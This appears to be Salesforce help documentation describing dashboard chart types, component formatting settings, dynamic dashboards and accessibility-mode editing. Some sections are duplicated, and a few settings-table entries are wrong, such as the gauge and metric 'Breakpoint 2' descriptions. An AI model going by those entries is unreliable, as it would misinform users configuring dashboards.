
Available in: **All** editions except **Database.com**



For example, to compare the amount of deals closed each month by lead source in a report, set amount as the `X-axis`, source as the `Y-axis`, and closing month as the `Groupings` value. The chart displays a set of bars for each source, one bar for each month. The monthly differences within a particular source are easy to compare.

You can also compare a given month across sources, but comparing the total number of leads for each source may be difficult.

Tip: Use a stacked chart to compare totals.


See Also:

Bar Charts
Stacked Bar Charts
Bar Charts Stacked to 100%

Stacked Bar Charts

Use a stacked bar chart when you have multiple groupings and are interested in the proportions between values in each grouping, as well as each grouping's total.

Available in: **All** editions except **Database.com**



For example, to compare the status of leads by campaign in a report, and also to compare the totals for each status, set record count as the `X-axis`, status as the `Y-axis`, and campaign as the `Groupings` value. The chart displays a single bar for each status, broken down by campaign, with each campaign shown in a different color.

The proportion of each campaign in each status is easy to compare, as are the totals for each status, but comparing a single campaign's contribution to different statuses, or to the total, may be difficult.


Bar Charts
Grouped Bar Charts
Bar Charts Stacked to 100%
Column Charts
Grouped Column Charts
Stacked Column Charts
Column Chart Stacked to 100 Percent

Bar Charts Stacked to 100%

Use a bar chart stacked to 100 percent when you have multiple groupings and are interested in the proportions between values in each grouping, as well as each grouping's total.

Available in: **All** editions except **Database.com**



For example, to compare the status of leads by campaign in a report, and also to compare the totals for each status, set record count as the `X-axis`, status as the `Y-axis`, and campaign as the `Groupings` value. The chart displays a single bar for each status, broken down by campaign, with each campaign shown in a different color.

The proportion of each campaign in each status is easy to compare, as are the totals for each status, but comparing a single campaign's contribution to different statuses, or to the total, may be difficult.


Bar Charts
Grouped Bar Charts
Stacked Bar Charts

Column Charts

A column chart is very much like a bar chart, but it can be a better format for showing relative counts of things, such as leads or dollars. Use a column chart when you have a summary report with a single grouping, or you only want to display one grouping.

Available in: **All** editions except **Database.com**



For example, to see the number of leads by lead source in a report, set record count as the `Y-axis` and source as the `X-axis`. The chart displays one column for each source, with the height proportional to the total number of leads. The width of column charts is constrained by dashboard column size and report chart size. Horizontal bar charts may be better for large numbers of groupings. Column charts are good when showing values by date, since dates traditionally run along the X-axis.


See Also:

Chart Types
Grouped Column Charts
Stacked Column Charts
Stacked Bar Charts
Column Chart Stacked to 100 Percent

Grouped Column Charts

Use a grouped column chart when you have multiple groupings, and you want to compare values within a secondary grouping, but not the totals.

Available in: **All** editions except **Database.com**



For example, to compare the number of opportunities created each month by campaign source in a report, set record count as the `Y-axis`, created month as the `X-axis`, and source as the `Groupings` value. The chart displays a set of bars for each month, one bar for each campaign source. The differences between sources within a particular month are easy to compare.

You can also compare a particular source across months, but comparing the total number of opportunities for each month may be difficult.

Tip: Use a stacked chart to compare totals.

Stacked Column Charts


Use a stacked column chart when you have multiple groupings and you're interested in the proportions between values in each grouping, as well as each grouping's total.

Available in: **All** editions except **Database.com**



For example, to compare the number of opportunities created each month by campaign source in a report, and also to compare the totals for each month, set record count as the `Y-axis`, created month as the `X-axis`, and source as the `Groupings` value. The chart displays a single bar for each month, broken down by source, with each source shown in a different color.

The proportion of each source in each month is easy to compare, as are the monthly totals, but comparing a single source's contribution to different months, or to the total, may be difficult.


Line Charts

Line charts are good for showing changes in the value of an item over a series of points in time, such as week to week or quarter to quarter. Use a line chart when you have one important grouping representing an ordered set of data and one value to show.



Line charts are useful for showing data over time. For example, to see the numbers of leads created each month in a report, set record count as the `Y-axis` and created month for the `X-axis`. The chart displays a line connecting the record count totals for each month. Salesforce does not plot missing (null) values.


If a missing value occurs in the middle of a data set, Salesforce displays a gap in the line.

See Also:

- *Chart Types*
- *Grouped Line Charts*
- *Cumulative Line Charts*
- *Grouped Cumulative Line Charts*

Grouped Line Charts

Use a grouped line chart when you have multiple groupings—each with one important secondary grouping representing an ordered set of data—and one value to show.



For example, to see monthly leads by lead source in a report, set record count as the `Y-axis`, created month as the `X-axis`, and source as the `Groupings` value. The chart displays a line for each source, connecting that source's record count totals for each month. Each line spans the earliest to the latest month containing data. Comparing the total numbers for each month may be difficult.


Salesforce does not plot missing (null) values. If a missing value occurs in the middle of a data set, Salesforce displays a gap in the line.

See Also:

Line Charts
Cumulative Line Charts
Grouped Cumulative Line Charts

Cumulative Line Charts

Use a cumulative line chart when you have one important grouping representing an ordered set of data and one value to show, summed over time.



For example, to see the total amount of closed opportunities by day in the current month in a report, set amount as the `Y-axis` and closing day as the `X-axis`. The chart displays one line, with the line's height representing the cumulative amount of closed opportunities up to and including that day. You can't see the amount for any single day—only the cumulative amount.

If the data set contains a missing (null) value, Salesforce continues the line using the previous value in the data set.


Grouped Cumulative Line Charts

Grouped Cumulative Line Charts

Use a cumulative line chart when you have one important grouping representing an ordered set of data and one value to show, summed over time.Use a grouped line chart when you have multiple groupings—each with one important secondary grouping representing an ordered set of data—and one value to show.



For example, to see the total amount of closed opportunities by day for each of the last three months in a report, set amount as the `Y-axis`, closing day as the `X-axis`, and closing month as the `Groupings` value. The chart displays a line for each month, with the line's height representing the cumulative amount of closed opportunities up to and including that day.

Line Charts
Grouped Line Charts
Cumulative Line Charts

Pie Charts

Use a pie chart when you have multiple groupings and want to show the proportion of a single value for each grouping against the total.

For example, to see the breakdown of your case queue by case status in a report, set record count for `Values` and status for `Wedges`. The chart displays a circle made up of wedges, each wedge representing the cases in a case status. Wedge size is proportional to the numbers of cases.

Pie charts are not ideal for comparing values that are close together or numerous small values.

Select `Show Labels`, `Show Values`, or `Show Wedge %` to include that information on the chart. (Only available with Chart Analytics 2.0.)

See Also:

Chart Types

Donut Charts

Use a donut chart when you have multiple groupings and want to show not only the proportion of a single value for each grouping against the total, but also the total amount itself.

For example, to see the breakdown of your case queue by case status in a report, as well as the total number of cases, set record count for `Values` and status for `Wedges`. The chart displays a donut made up of wedges, each wedge representing a case status. Wedge size is proportional to the numbers of cases. The total number of cases for all statuses is shown in the middle.


Select `Show Labels`, `Show Values`, `Show Wedge %`, or `Show Total` to include that information on the chart.

See Also:

Chart Types

Funnel Charts

Use a funnel chart when you have multiple groupings in an ordered set and want to show the proportions among them.



For example, to see the amount of opportunities in each stage in a report, set amount for `Values` and stage for `Segments`. Since the `Opportunity: Stage` field is an ordered picklist, the stages are sorted in the same order as the picklist, with each segment representing the amount for that stage. Funnel charts are useful for showing the flow of opportunities through the stages; a substantially larger segment may indicate a bottle-neck at that stage.


Select `Show Labels`, `Show Values`, or `Show Segment %` to include that information on the chart.

See Also:

Chart Types

Scatter Charts

Use scatter charts to show meaningful information using one or two groups of report data plus summaries.




For example, to see how stage duration correlates with the number of activities for opportunities, group your report by `Opportunity Name` and plot the scatter chart by the grouping. Then set `X-Axis` on the chart to `Record Count` and `Y-Axis` to `Stage Duration`. The chart will show a dot for each opportunity. You can tell at a glance if the stage duration is shorter for opportunities that have more activities.

Because a scatter chart shows data grouped by summarized values, you need at least one grouping in your report. Choose a report format that allows groupings, such as, summary, matrix, or joined. You also need at least one summarized field in the report to show data on the axes of the chart. Otherwise, the chart will show record count on the axes. Scatter charts automatically show data from the source report or you can manually choose what information to display for groupings and summaries.

If your source report has	The X-axis automatically displays	The Y-axis automatically displays
No summary fields	Record count.	Record count.
One or more summary fields	First summary.	• Either record count or the second summary in report charts. • The first summary in dashboard charts even if the source report has multiple summaries. But you can manually choose a different summary to show on the axis.

This is a report on closed won opportunities grouped by account and opportunity owner. A scatter chart can reveal the potential for tapping into accounts with a higher annual revenue.



This chart builds on some key fields:

1. **Plot By** automatically chooses the first report grouping. We manually chose the second grouping to show opportunities won by `Account Name`.
2. **X-axis** shows record count when there are no summarized fields or autoselects the first summary field. Since summary is more useful, the chart shows `Sum of Won Amount`.
3. **Y-axis** here shows a manually selected summary field, `Average Annual Revenue`.
4. **Group By** is not set by default. Since the report has another grouping, the chart groups data further by the manually selected `Opportunity Owner` grouping. The colored dots in the chart and legend show this grouping.

The scatter chart component type in dashboards has these limitations:

- It doesn't show tabular reports.
- You can't sort by labels or values.
- You can only change how Y-axis units are displayed.

- You can manually define the range for Y-axis alone.

Scatter Charts


Use scatter charts to show meaningful information using one or two groups of report data plus summaries.




For example, to see how stage duration correlates with the number of activities for opportunities, group your report by `Opportunity Name` and plot the scatter chart by the grouping. Then set `X-Axis` on the chart to `Record Count` and `Y-Axis` to `Stage Duration`. The chart will show a dot for each opportunity. You can tell at a glance if the stage duration is shorter for opportunities that have more activities.

Because a scatter chart shows data grouped by summarized values, you need at least one grouping in your report. Choose a report format that allows groupings, such as, summary, matrix, or joined. You also need at least one summarized field in the report to show data on the axes of the chart. Otherwise, the chart will show record count on the axes. Scatter charts automatically show data from the source report or you can manually choose what information to display for groupings and summaries.

If your source report has	The X-axis automatically displays	The Y-axis automatically displays
No summary fields	Record count.	Record count.
One or more summary fields	First summary.	• Either record count or the second summary in report charts. • The first summary in dashboard charts even if the source report has multiple summaries. But you can manually choose a different summary to show on the axis.

This is a report on closed won opportunities grouped by account and opportunity owner. A scatter chart can reveal the potential for tapping into accounts with a higher annual revenue.



This chart builds on some key fields:

1. **Plot By** automatically chooses the first report grouping. We manually chose the second grouping to show opportunities won by `Account Name`.

2. **X-axis** shows record count when there are no summarized fields or autoselects the first summary field. Since summary is more useful, the chart shows `Sum of Won Amount`.
3. **Y-axis** here shows a manually selected summary field, `Average Annual Revenue`.
4. **Group By** is not set by default. Since the report has another grouping, the chart groups data further by the manually selected `Opportunity Owner` grouping. The colored dots in the chart and legend show this grouping.

The scatter chart component type in dashboards has these limitations:

- It doesn't show tabular reports.
- You can't sort by labels or values.
- You can only change how Y-axis units are displayed.
- You can manually define the range for Y-axis alone.

Data Settings for Dashboard Bar and Column Chart Components

Horizontal bar and vertical column charts are useful for comparing the values of one or more report groupings. Use the Component Data tab to select the groupings and summaries you want your bar or column chart to display.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Choose what values to display on the axes of your chart. Depending on the chart type, axis values can be record count, summary fields, or groupings defined in the report. For example, to see the amount in each sales stage in a report, select `Sum of Amount` as the `X-axis` and `Stage` as the `Y-axis`. The chart displays one bar for each stage, with the length proportional to the total opportunity amount.

Setting	Description
`X-Axis`	Choose what values to display on the horizontal axis of your bar, column, scatter, or line chart. Depending on the chart type, axis values can be summary fields or groupings. To use the second grouping or summary field defined in the source report's chart, select `Auto`. When the source report has a chart, Auto picks the values used by the chart. If the X-axis corresponds to a custom summary formula that has the `Where Will this Formula Be Displayed?` option set to a grouping level other than `All summary levels`, then the Y-axis and Groupings selection must correspond to that custom summary formula's grouping level.
`Y-Axis`	Choose what values to display on the vertical axis of your bar, column, scatter, or line chart. Depending on the chart type, axis values can be summary fields or groupings. To use the second grouping or summary field defined in the source report's chart, select `Auto`. When the source report has a chart, Auto picks the values

Setting	Description
	used by the chart. If the Y-axis corresponds to a custom summary formula that has the `Where Will this Formula Be Displayed?` option set to a grouping level other than `All summary levels`, then the X-axis and Groupings selection must correspond to that custom summary formula's grouping level.
`Group By`	Choose how to group information on your chart. This option is available only if the underlying report has more than one grouping. To use the second grouping or summary field defined in the source report's chart, select `Auto`.
`Combination Chart`	Select this option to plot additional values on this chart. The chart type you chose must allow combination charts.
`Display Units`	Choose a scale for displaying your chart values. For table components, this setting applies only to the first column. For best results, choose Auto to let Salesforce select appropriate units.
`Drill Down to`	Select where users go when they click a dashboard component: the full source report for the dashboard component; the source report filtered by the group, X-axis value, or legend entry they clicked; the detail page for a chart or table element, axis value, or legend entry; or a URL that you specify. (You can't use URLs that begin with "mailto:" or "javascript:".) Filtered and record detail page drill-down are disabled when viewing dashboard charts with more than 200 values.

Horizontal bar and vertical column charts are useful for comparing the values of one or more report groupings. Set the scale and sorting to help you make sense of the data you are displaying.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Setting	Description
`Sort Rows By`	Choose a sorting element to determine what element you want displayed first in the horizontal axis of any horizontal chart or the vertical axis of any vertical chart. For a table, choose the sort order for the default two-column table to be ascending or descending by row labels or values.
`Maximum Values Displayed`	Set the maximum number of elements to include in the top-level grouping of the horizontal axis of a horizontal chart, vertical axis of a vertical chart, or selected axis of a stacked bar chart. For a table, set the maximum number of rows to include. For example, if you want to list only your top five salespeople, create an opportunity report that lists total opportunity amounts by owner and enter `5` in this field.
`Legend Position`	Choose a place to display the legend in relation to your chart.
`Show Chatter Photos`	Display Chatter photos for up to 20 records in a horizontal bar chart component whose source report is grouped by a user or group name field. If there are more than 20 records with photos, record names are shown instead of photos. Set `Grouping Display` to `None` to show photos. Set the `Drill Down to` option to `Record Detail Page` to take users directly to user profile or group pages when they click photos. Chatter must be enabled for photos to be displayed. Depending on your organization's setup, you may not see photos on tables and charts.

Setting	Description
`Show Values`	Display the values of individual records or groups on the chart. This only applies to certain chart types.
`Enable Hover`	Display values, labels, and percentages when hovering over charts. Hover details depend on chart type. Percentages apply to pie, donut, and funnel charts only. Hover is disabled if your chart has more than 200 data points.

See Also:

Visual Settings for Dashboard Chart Components

Formatting Settings for Funnel Dashboard Components

Use color to show the status of a value through stages in a funnel chart.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Setting	Description
`Sort Rows By`	Choose a sorting element to determine what element you want displayed first in the horizontal axis of any horizontal chart or the vertical axis of any vertical chart. For a table, choose the sort order for the default two-column table to be ascending or descending by row labels or values.
`Maximum Values Displayed`	Set the maximum number of elements to include in the top-level grouping of the horizontal axis of a horizontal chart, vertical axis of a vertical chart, or selected axis of a stacked bar chart. For a table, set the maximum number of rows to include. For example, if you want to list only your top five salespeople, create an opportunity report that lists total opportunity amounts by owner and enter `5` in this field.
`Legend Position`	Choose a place to display the legend in relation to your chart.
`Combine Small Groups into "Others"`	Click this link to create a custom table. The `Maximum Values Displayed` field is populated with the value you entered, and the first two columns are pre-populated with the default columns. To customize a table, the source report must be summary or matrix format and contain a chart.
`Show Values`	Display the values of individual records or groups on the chart. This only applies to certain chart types.
`Show Segment %`	Display the percentage value for each segment of funnel charts.

Setting	Description
`Enable Hover`	Display values, labels, and percentages when hovering over charts. Hover details depend on chart type. Percentages apply to pie, donut, and funnel charts only. Hover is disabled if your chart has more than 200 data points.

Formatting Settings for Dashboard Scatter Chart Components

Scatter charts are useful to show one or two groups of report data plus summaries. These settings for the scatter chart are available in the dashboard component editor under **Formatting**.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Tweak data displayed on the dashboard scatter chart using these settings.

Setting	Description
`Sort Rows By`	Currently sorting is unavailable.
`Maximum Values Displayed`	Set the maximum number of dots to show on the chart. When set to 5 for example, the chart shows 5 dots. These are the top 5 ascending values in the grouping used by the Plot By field of the scatter chart.
Axis Range	Keep automatic or choose manual to enter minimum and maximum values for the Y-axis range. If there are values outside the manual range, Y-axis automatically extends to include them.
`Legend Position`	Choose a place to display the legend in relation to your chart.
`Show Details on Hover`	Display values or labels when hovering over charts.

Visual Settings for Dashboard Chart Components

Formatting Settings for Dashboard Gauge Components

Set the breakpoints and colors on your gauge component to help users interpret the current value of the field you are tracking.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Optionally, set conditional highlighting by defining up to three value ranges and colors. You need to also set the minimum and maximum for the scale. You must set highlighting to follow a component and receive alerts in your Chatter feed when the value crosses a threshold.

Setting	Description
`Minimum`	The lowest value on the chart.
`Low Range Color`	Select a color to represent the low range, up to the first breakpoint.
`Breakpoint 1`	The value that separates the middle and high range colors on the dashboard.
`Middle Range Color`	Select a color to represent the middle range, between the first and second breakpoints.
`Breakpoint 2`	Place the chart above or below your report.
`High Range Color`	Select a color to represent the high range, beyond the second breakpoint.
`Maximum`	The highest value on the chart.
`Show %`	Display the percentage value for each wedge of pie and donut charts, or for each segment of funnel charts. On a gauge, show the percentage value of the point where the needle is pointing.
`Show Total`	Display the total value for the chart. For a table, include the sum total for number and currency summary fields.

Formatting Settings for Dashboard Line Chart Components

Line charts are useful for showing data over time. Use sorting and scale to help your users make sense of the data on your line chart.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Setting	Description
`Sort Rows By`	Choose a sorting element to determine what element you want displayed first in the horizontal axis of any horizontal chart or the vertical axis of any vertical chart. For a table, choose the sort order for the default two-column table to be ascending or descending by row labels or values.
`Maximum Values Displayed`	Set the maximum number of elements to include in the top-level grouping of the horizontal axis of a horizontal chart, vertical axis of a vertical chart, or selected axis of a stacked bar chart. For a table, set the maximum number of rows to include. For example, if you want to list only your top five salespeople, create an opportunity report that lists total opportunity amounts by owner and enter `5` in this field.

Setting	Description
`Y-Axis Range`	Choose a manual or automatic axis range for the vertical axis of a bar, line, or column chart. If you choose manual, enter numbers for the minimum and maximum axis values to be displayed. If there are data points outside the range that you set, the axis automatically extends to include those values when you generate the chart.
`Legend Position`	Choose a place to display the legend in relation to your chart.
`Enable Hover`	Display values, labels, and percentages when hovering over charts. Hover details depend on chart type. Percentages apply to pie, donut, and funnel charts only. Hover is disabled if your chart has more than 200 data points.

Visual Settings for Dashboard Chart Components

Formatting Settings for Dashboard Metric Components

A metric component displays one value at a point in time. Use color to help users make sense of the data in the metric component.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Optionally, set conditional highlighting by defining up to three value ranges and colors. You must set highlighting to follow a component and receive alerts in your Chatter feed when the value crosses a threshold.

Note:

- Enter metric labels directly on components by clicking the empty text field next to the grand total.
- Metric components placed directly above and below each other in a dashboard column are displayed together as a single component.
- If you don't define breakpoint values or if you leave them blank, alerts won't be sent for the component.

Setting	Description
`Low Range Color`	Select a color to represent the low range, up to the first breakpoint.
`Breakpoint 1`	The value that separates the middle and high range colors on the dashboard.
`Middle Range Color`	Select a color to represent the middle range, between the first and second breakpoints.
`Breakpoint 2`	Place the chart above or below your report.

Setting	Description
`High Range Color`	Select a color to represent the high range, beyond the second breakpoint.

Formatting Settings for Pie and Donut Dashboard Components

A pie chart is good for showing the relative shares of different quantities. Use the formatting tab to choose how to configure and label the divisions in your pie chart.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Setting	Description
`Sort Rows By`	Choose a sorting element to determine what element you want displayed first in the horizontal axis of any horizontal chart or the vertical axis of any vertical chart. For a table, choose the sort order for the default two-column table to be ascending or descending by row labels or values.
`Maximum Values Displayed`	Set the maximum number of elements to include in the top-level grouping of the horizontal axis of a horizontal chart, vertical axis of a vertical chart, or selected axis of a stacked bar chart. For a table, set the maximum number of rows to include. For example, if you want to list only your top five salespeople, create an opportunity report that lists total opportunity amounts by owner and enter `5` in this field.
`Legend Position`	Choose a place to display the legend in relation to your chart.
`Combine Small Groups into "Others"`	Click this link to create a custom table. The `Maximum Values Displayed` field is populated with the value you entered, and the first two columns are pre-populated with the default columns. To customize a table, the source report must be summary or matrix format and contain a chart.
`Show Values`	Display the values of individual records or groups on the chart. This only applies to certain chart types.
`Show %`	Display the percentage value for each wedge of pie and donut charts.
`Enable Hover`	Display values, labels, and percentages when hovering over charts. Hover details depend on chart type. Percentages apply to pie, donut, and funnel charts only. Hover is disabled if your chart has more than 200 data points.

Setting	Description
`Show Total`	Display the total value for the chart. For a table, include the sum total for number and currency summary fields.

See Also:

Visual Settings for Dashboard Chart Components

Formatting Settings for Dashboard Table Components

A table component shows columns of data from a custom report in a dashboard. You can use color and scale to help users interpret the report data the table displays.

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

You can use the default two-column table or create a custom table with up to four columns and totals.

The default two-column table uses the first grouping and summary field from the chart in the source report. If the report has no chart, default columns are based on the first grouping and summary field in the report.

Customized tables allow null values in the results. Default two-column tables do not.

To use a tabular report as the source report, `Rows to Display` must be set for that report.

Optionally, set conditional highlighting by defining up to three value ranges and colors. Highlighting only applies to the first summary field column in the table.

Setting	Description
`Sort Rows By`	Choose a sorting element to determine what element you want displayed first in the horizontal axis of any horizontal chart or the vertical axis of any vertical chart. For a table, choose the sort order for the default two-column table to be ascending or descending by row labels or values.
`Maximum Values Displayed`	Set the maximum number of elements to include in the top-level grouping of the horizontal axis of a horizontal chart, vertical axis of a vertical chart, or selected axis of a stacked bar chart. For a table, set the maximum number of rows to include. For example, if you want to list only your top five salespeople, create an opportunity report that lists total opportunity amounts by owner and enter `5` in this field.
`Show Chatter Photos`	Display Chatter photos for up to 20 records in a horizontal bar chart component whose source report is grouped by a user or group name field. If there are more than 20 records with photos, record names are shown instead of photos. Set `Grouping Display` to `None` to show photos. Set the `Drill Down to` option to `Record Detail Page` to take users directly to user profile or group pages when they click photos. Chatter must be enabled for photos to be displayed. Depending on your organization's setup, you may not see photos on tables and charts.
`Customize Table`	Click this link to create a custom table. The `Maximum Values Displayed` field is populated with the value you entered, and the first two columns are pre-populated with the default columns. To customize a table, the source report must be summary or matrix format and contain a chart.

Setting	Description
`Table Columns`	Specify up to four columns to display in the table. Available columns can be any grouping or summary field used in the chart. Update the report's chart or groupings to make more columns available for the dashboard table.
`Sort Ascending`	Sort the custom table in A-to-Z or smallest-to-largest order in a column. You can't sort on second-level groupings.
`Sort Descending`	Sort the custom table in Z-to-A or largest-to-smallest order in a column. You can't sort on second-level groupings.
`Show Total`	Display the total value for the chart. For a table, include the sum total for number and currency summary fields.
`Reset Table to Defaults`	Go back to the default two-column table.
`Low Range Color`	Select a color to represent the low range, up to the first breakpoint.
`Breakpoint 1`	The value that separates the low and middle range colors on the dashboard.
`Middle Range Color`	Select a color to represent the middle range, between the first and second breakpoints.
`Breakpoint 2`	`Breakpoint 2`
`High Range Color`	Select a color to represent the high range, beyond the second breakpoint.

Provide Individualized Views of a Dashboard

Dynamic dashboards enable each user to see the data they have access to. With a dynamic dashboard, you can control data visibility without having to create a separate dashboard, with its own running user and folder, for each level of data access.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Administrators control access to dashboards by storing them in folders with certain visibility settings. Dashboard folders can be public, hidden, or restricted to groups, roles, or territories. If you have access to a folder, you can view its dashboards.

Folders control access to the dashboard, but the *running user* determines access to data. The running user options are:

- **Run as specified user.** The dashboard runs using the security settings of that single, specific user. All users with access to the dashboard see the same data, regardless of their own personal security settings. This approach is perfect for sharing the big picture across a hierarchy, or motivating team members by showing peer performance within a team. If you don’t have “View All Data,” you can only choose yourself. If you have “View My Team's Dashboards,” you can choose any user below you in the role hierarchy.

- **Run as logged-in user.** A *dynamic dashboard* runs using the security settings of the user viewing the dashboard. Each user sees the dashboard according to his or her own access level. This approach helps administrators share one common set of dashboard components to users with different levels of access.

With a dynamic dashboard, you can control data visibility without having to create a separate dashboard, with its own running user and folder, for each level of data access. A single dynamic dashboard can display a standard set of metrics across all levels of your organization.

You can create up to three filters for each dynamic dashboard. Filtering dynamic dashboards gives administrators additional flexibility in creating dashboards. For example, you can create an organization-wide sales scorecard that contains sales rep and product filters. This allows individual sales managers to view their reps' performance collectively as well as individually. It also lets them view sales by product to understand which products specific reps are or aren't selling.

Managers with the "View My Team's Dashboards" or "View All Data" permission can set an option to preview the dashboard from the point of view of users under them in the role hierarchy.

Your organization can have up to five dynamic dashboards for Enterprise Edition, 10 for Unlimited Edition, and three for Developer Edition.Additional dynamic dashboards may be available for purchase.

Note:

- Following components isn't supported for dynamic dashboards.
- You can't save dynamic dashboards to personal folders.
- You can't schedule refreshes for dynamic dashboards. They must be refreshed manually.

Example Business Scenario

Let's say that your opportunity team consists of one vice president, four sales managers, and 40 sales reps—10 reps per manager. You've been asked to create dashboards that display the following metrics, restricted by role and hierarchy:

Role	Total Bookings	Close Rates by Competitor	Number of Activities by Meeting Type
Sales Rep	✓		✓
Sales Manager	✓	✓	
VP of Sales	✓	✓	

Sales reps should only see their own data; managers should only see data for the reps they manage; and the VP should see data across the entire team. In this scenario, you'd typically have to create *45* different dashboards—one for every single person. You'd also have to create multiple folders to manage access rights.

With dynamic dashboards, you can create just *two* dashboards and store them in a single folder:

- Create a dynamic dashboard for sales reps with the following components:
  - ◊ A gauge of total bookings
  - ◊ A table of activities by meeting type
- Create a dynamic dashboard for managers and the VP with the following components:
  - ◊ A gauge of total bookings
  - ◊ A column chart of close rates by competitor

- Optionally, create filters that let viewers further refine their dashboard views. For example, create a filter on key accounts to let viewers focus on bookings, activities, and competitive threats for each account.

All users only see data that they can access. Sales reps see their own bookings and activities. Managers see bookings and close rates for the reps they manage. The VP sees bookings and close rates for the whole team. Because the metrics are the same for managers and the VP, you can use the same dynamic dashboard for both roles. The dynamic dashboards feature reduces the number of required dashboards from 45 to two!

Create a Dashboard
Set Up Dynamic Dashboards

Set Up Dynamic Dashboards

To set up a dynamic dashboard, create a folder to hold the dashboard and its underlying reports, then create the dashboard.

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create, edit, and delete dynamic dashboards:	“Run Reports” AND “Manage Dynamic Dashboards”
To enable choosing a different running user for the dashboard:	“View My Team's Dashboards” OR “View All Data”

Your organization can have up to five dynamic dashboards for Enterprise Edition, 10 for Unlimited Edition, and three for Developer Edition.

Note:

- You can't save dynamic dashboards to personal folders.
- You can't schedule refreshes for dynamic dashboards. They must be refreshed manually.

1. Create folders accessible to all dashboard viewers to store dynamic dashboards and corresponding component source reports.
2. From the Dashboards tab, create a new dashboard or edit an existing one.
3. Click the button next to the `View dashboard as` field.

   Note: If you don’t have “Manage Dynamic Dashboards” permission, just enter a running user and skip to the final step. Enter “*” to see all available users.

4. Select `Run as logged-in user.`
5. Optionally, select `Let authorized users change running user` to enable those with permission to change the running user on the dashboard view page.

   - Users with “View My Team's Dashboards” can view the dashboard as any user below them in the role hierarchy.

- Users with “View All Data” can view the dashboard as any user in their organization.

6. Click **OK**.
7. In the `View dashboard as` field, enter a running user.
8. Save your dashboard.
9. Set the appropriate `Show` option on the report run page.
   For example, if you choose “My Team's Opportunities,” each dynamic dashboard viewer can see all opportunities for the team.

Tip: To avoid restricting the dashboard's view of the data:

- Make sure advanced filters don't include specific record owners (for example, `Opportunity Owner equals Frank Smith`).
- Don't click `Save Hierarchy Level` when saving opportunity reports.

Let Users View Dashboards on the iPad

The Mobile Dashboards for iPad app is automatically enabled for your organization so your users can access the app without any configuration on your part.

Available in: **Enterprise**, **Unlimited,** and **Developer** Editions

User Permissions Needed	
To view Mobile Dashboards for iPad settings:	“View Setup and Configuration”
To modify Mobile Dashboards for iPad settings:	“Customize Application”

You can disable the app if you don’t want users accessing Salesforce data from mobile devices and you can easily re-enable it if you change your mind later.

To configure access to Mobile Dashboards for iPad:

1. From Setup, click **Mobile Administration** > **Mobile Dashboards** > **Settings**.
2. Select or deselect `Enable the Mobile Dashboards iPad app for all users.`
3. Click **Save**.

Users can download and install the Mobile Dashboards for iPad app from the Apple App Store or AppExchange Mobile.

Aside from editions noted, the app is available to organizations enabled with REST API.

Edit Dashboards in Accessibility Mode

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view and refresh dashboards:	"Run Reports" AND access to dashboard folder
To create dashboards:	"Run Reports" AND "Manage Dashboards"
To edit and delete dashboards you created:	"Run Reports" AND "Manage Dashboards"
To edit and delete dashboards you didn't create:	"Run Reports," "Manage Dashboards," AND "View All Data"
To create, edit, and delete dynamic dashboards:	"Run Reports" AND "Manage Dynamic Dashboards"

Important: This topic applies only if you're *not* using the dashboard builder. *Dashboard builder* is a drag-and-drop interface for creating and modifying dashboards.

A *dashboard* shows data from source reports as visual components, which can be charts, gauges, tables, metrics, or Visualforce pages. To customize a dashboard, view it and click **Edit**.

From the Dashboard Edit page, you can:

- See the running user for the dashboard in the `Displaying data as` field.
- Click **Dashboard Properties** to change the title, folder, running user, and more.
- Click **Done** to view the dashboard. All changes you make to the dashboard are saved as you make them.
- Click the **Delete** button to delete the entire dashboard.
- Click **Add Component** in any column.
- Click **Narrow**, **Medium**, or **Wide** to set a column's width.

  Note: If your component is a pie or donut chart with `Show Values` or `Show Percentages` enabled and `Legend Position` set to Right, the dashboard column width must be `Wide` for values and percentages to show on the dashboard.

- Click , , , and to rearrange components in the dashboard.
- Click **Edit** to modify component properties like the component type, display units, source report, and more.
- Click **Delete** to remove a component from the dashboard. Deleted components don't get stored in the Recycle Bin.

- Click a dashboard component or its elements to drill down to the source report, filtered report, record detail page, or other URL. If you drill down on a filtered component, the dashboard filters are applied to the source report.

Set Dashboard Properties in Accessibility Mode

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To create dashboards:	"Run Reports" AND "Manage Dashboards"
To create, edit, and delete dynamic dashboards:	"Run Reports" AND "Manage Dynamic Dashboards"
To enable choosing a different running user for the dashboard:	"View My Team's Dashboards" OR "View All Data"

Important: This topic applies only if you're *not* using the dashboard builder. *Dashboard builder* is a drag-and-drop interface for creating and modifying dashboards.

To set dashboard properties:

1. Edit a dashboard and click **Dashboard Properties**.
2. Do the following:
   - Enter a title and description for the dashboard.
   - If you have the "Customize Application" permission, enter a unique name to be used by the API and managed packages.
   - Select the number of columns for this dashboard. Each dashboard can have two or three columns.

     Important: Before removing a column, move its components to another column; otherwise, they may not be visible.

   - Select a folder to store the dashboard. The folder should be accessible by all of your intended viewers.
   - Choose the `Dashboard Running User` to set visibility settings for the dashboard:
     - ◊ Select `Run as specified user` and set the `Running User` field to show all dashboard users the same data, regardless of their personal security settings. If you don't have "View All Data," you can only choose yourself.
     - ◊ Select `Run as logged-in user` to show data to each user according to his or her access level.

- Set the `View Edit Page as` field to preview the dashboard edit page from the point of view of the selected user.
- If you have the "View My Team's Dashboards" or "View All Data" permission, select `Let authorized users change running user` to enable those with permission to change the running user on the dashboard edit page. Users with "View My Team's Dashboards" can view the dashboard as any user below them in the role hierarchy. Users with "View All Data" can view the dashboard as any user in their organization.

• Under Component Settings, select the title color and size, text color, and background fade. If you don't want a gradient, choose the same color for both `Starting Color` and `Ending Color`.

3. Click **Save**.

Edit Dashboards in Accessibility Mode
Set Up Dynamic Dashboards
Choose a Dashboard Running User

Adding and Editing Dashboard Components in Accessibility Mode

